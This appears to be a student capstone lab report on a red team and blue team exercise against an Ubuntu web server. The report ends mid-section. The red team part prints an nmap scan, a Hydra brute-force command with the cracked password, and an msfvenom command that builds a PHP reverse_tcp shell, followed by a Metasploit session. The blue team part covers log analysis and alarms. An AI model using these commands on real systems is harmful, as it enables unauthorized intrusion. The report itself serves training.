Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.1
OS:Windows 10 Pro
Hostname:
ML-RefVM-958781
(Azure VM)

IPv4:192.168.1.100
OS: Linux (Ubuntu)
Hostname: ubuntu-headless
(ELK Server)

IPv4:192.168.1.105
OS: Linux-ubuntu
Hostname: Server 1
(Capstone)

IPv4:192.168.1.8
OS: Kali Linux
Hostname: Kali

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Server1(Capstone)	192.168.1.105	Target Machine
Kali	192.168.1.8	Attacking Machine
Ubuntu-Headless (ELK)	192.168.1.100	Elk Stack Server Network Monitor (Elasticsearch, Logstash, Kibana)
ML-RefVm-958751 (Azure VM)	192.168.1.1	Gateway

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data exposure	Sensitive information was exposed on a public website: /company_folder/secret_folder because port 80 was open.	The data exposed consequently enabled the attacker to discover the secret_folder and find out that the administrator was Ashton.
Brute-Force	Due to the fact that no limit had been set on failed logins made the secret_folder vulnerable to Hydra brute force attacks.	Ashton's password was discovered because Hydra was able to make unlimited login attempts.
Security Misconfiguration	There was no filter set to whitelist known IP addresses that could have triggered an alert for an unknown IP address connecting to webdav.	The attacker was able to webdav as a result they discovered the user Ryans password hash and instructions on how to connect and upload a file to webdav.
Unauthorized file upload	Server allowed attacker to upload a .php to the webdav folder.	Attackers were able to upload a reverse_tcp.php shell and access the Capstone web server.

Exploitation: Sensitive Data Exposure

01

Tools & Processes

The attacker used nmap to scan the network discover the vulnerable machine's IP (192.168.1.105) as well open HTTP port 80 on the network.

The attacker then used this information to gain access through the use of firefox.


02

Achievements

This exploit allowed the attacker to discover the layout of the target network and possible points of entry. With that information the attacker was able to access the /secret_folder and determine Ashton was the admin.

Exploitation: Sensitive Data Exposure

```
root@kali:~# nmap -sS 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-04 23:47 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00060s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:03 (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00070s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 00:15:5D:00:04:01 (Microsoft)

Nmap scan report for 192.168.1.105
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:02 (Microsoft)

Nmap scan report for 192.168.1.8
Host is up (0.0000060s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.22 seconds
```



Exploitation: Brute Force Attack

01

Tools & Processes

For this vulnerability the attackers utilized a tool found in Kali Linux called Hydra and the rockyou.txt wordlist to gain access to the secret_folder on the company website.

02

Achievements

The brute force attack allowed the attacker access to a hidden password hash for the user Ryan and details to gain access to webdav.

Exploitation: Brute Force Attack

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 4] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-04 23:58:26
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/se
cret_folder
```

Mozilla Firefox

192.168.1.105/company_fol

192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Security Misconfiguration

01

Tools & Processes


The attacker used crackstation to crack the hash that was stored in the secret folder. Once the hash was cracked the attacker gained access to webdav using the newly discovered password.


02

Achievements

This vulnerability allowed for the attacker to upload files to the server.

Exploitation: Security Misconfiguration





Exploitation: Unauthorized File Upload

01

Tools & Processes

The attacker created the tcp reverse shell utilizing msfvenom. The Attacker then used metasploit in combination with the tcp reverse shell to gain a meterpreter session in the server


02

Achievements

The unauthorized file upload allowed for the attacker to upload a tcp reverse shell connection enabling them to access and possibly gain control of the server.

Exploitation: Unauthorized File Upload

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.8 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes

root@kali:~#
```





```
root@kali: ~
File  Edit  View  Search  Terminal  Help
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.105:46694) at 20
21-05-05 20:07:17 -0400

meterpreter > cd
Usage: cd directory
meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  43    fil   2019-05-07 14:20:22 -0400  passwd.dav
100644/rw-r--r--  1112  fil   2021-05-05 20:06:23 -0400  shell.php

meterpreter > cd ..
meterpreter > ls
Listing: /var/www
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- **This port scan took place on May 6, 2021 at 1:25:00**
- **During this very small time frame 1029 packets were sent to the server.**
- **This indicates that an attacker is actively scanning the network's ports.**



Analysis: Finding the Request for the Hidden Directory

- **The Hidden Directory request occurred on May 6, 2021 at 1:47:00 in which 9977 request were sent**
- **The requested file was the connect_corp_server_file which contained instructions to access webdav and Ryan's password hash.**

Discover

New Save Open Share Inspect

source.ip : 192.168.1.8 and url.path:"/company_folders/secret_folder" KQL May 6, 2021 @ 01:00:00.00 → May 6, 2021 @ 04:00:00.00 Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

Popular

destination.ip

destination.port

http.response.body.bytes


@timestamp

_id

_index

9,977 hits

May 6, 2021 @ 01:00:00.000 - May 6, 2021 @ 04:00:00.000 — Millisecond Scaled to minute




Time _source

May 6, 2021 @ 01:47:10.145 url.path: /company_folders/secret_folder @timestamp: May 6, 2021 @ 01:47:10.145 client.bytes: 163B client.ip: 192.168.1.8 client.port: 48456 network.transport: tcp network.protocol: http network.direction: inbound network.community_id: 1:Ri7eeD6Tish90nrNwC7hhgjvIjI= network.bytes: 861B network.type: ipv4 http.version: 1.1 http.request.method: get http.request.bytes: 163B http.request.headers.content-length: 0 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.response.status_code: 401 agent.type: packetbeat agent.ephemeral_id: 77543756-a0d5-45c9-8e6c-61986acd2d71 agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-

May 6, 2021 @ 01:43:59.522 url.path: /company_folders/secret_folder/connect_to_corp_server @timestamp: May 6, 2021 @ 01:43:59.522 url.full: http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server url.scheme: http url.domain: 192.168.1.105 status: OK type: http method: get host.name: server1 network.community_id: 1:mrRNMrI/cXOQpImynNRnyejMfXI= network.bytes: 1.1KB network.type: ipv4 network.transport: tcp network.protocol: http network.direction: inbound user_agent.original: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 source.ip: 192.168.1.8 source.port: 56396 source.bytes: 478B destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 673B agent.ephemeral_id: 77543756-a0d5-45c9-8e6c-61986acd2d71


Analysis: Uncovering the Brute Force Attack

- During this attack 9973 request were made for the secret folder using hydra.
- 9972 requests had been made before the attacker discovered the password.



Analysis: Finding the WebDAV Connection

- 6 requests were made for the webdav directory and 8 requests were made for the shell.php file.



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

An IDS should be configured to monitor traffic entering the network. The alarm should be triggered if the thresholds are exceeded.

What threshold would you set to activate this alarm?

Alarms should be triggered if more than 25 requests are sent in less than a minute from any IP address that is not whitelisted. Lastly an alert should trigger if an IP address that is not whitelisted sends requests to multiple ports in less than a minute.

System Hardening

What configurations can be set on the host to mitigate port scans?

To mitigate port scans on the network one should configure the firewall to block unknown IP addresses and whitelist known IP addresses.

Describe the solution. If possible, provide required command lines.

An IDS needs to be added to the network and configured to trigger alerts when certain thresholds are exceeded.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

There are a couple of alarms that could have helped in this situation

1. Set an alarm to trigger after 10 password attempts have failed.
2. An alarm should trigger anytime an unknown IP address (not whitelisted) has connected to the network.

What threshold would you set to activate this alarm?

1. 10 failed login attempts within 10 minutes should trigger the first alarm.
2. Anytime a non-whitelisted IP address connects should trigger the second alarm.

System Hardening

What configuration can be set on the host to block unwanted access?

After 10 failed login attempts the IP address is blocked for 30 minutes. Passwords should be forced to reset after a predetermined time period.

Describe the solution. If possible, provide required command lines.

The mention of the /secret_folder/ should be removed from the public facing website and made available only to whitelisted Ip addresses. A password policy should be put into place that requires the password is changed within a predetermined time period and must contain numbers, special characters, upper and lowercase letters and must be a minimum of 12 characters in length.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

1. An alarm should be set to trigger anytime there is an excessive amount of login attempts.

2. An alarm should be set to trigger anytime there user agent Mozilla/4.0(Hydra) attempts to login.

What threshold would you set to activate this alarm?

More than 10 failed logins in less than 3 minutes from an unknown IP address should trigger an alarm

System Hardening

What configuration can be set on the host to block brute force attacks?

Enabling 2 factor authentication is one method that is best used to combat brute force attacks.

Describe the solution. If possible, provide the required command line(s).

Along with enabling 2FA, a strong password policy should also be enforced with guidelines on how to create them (as mentioned in the previous slide) as well as limiting the amount of logins unknown IP addresses can attempt.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

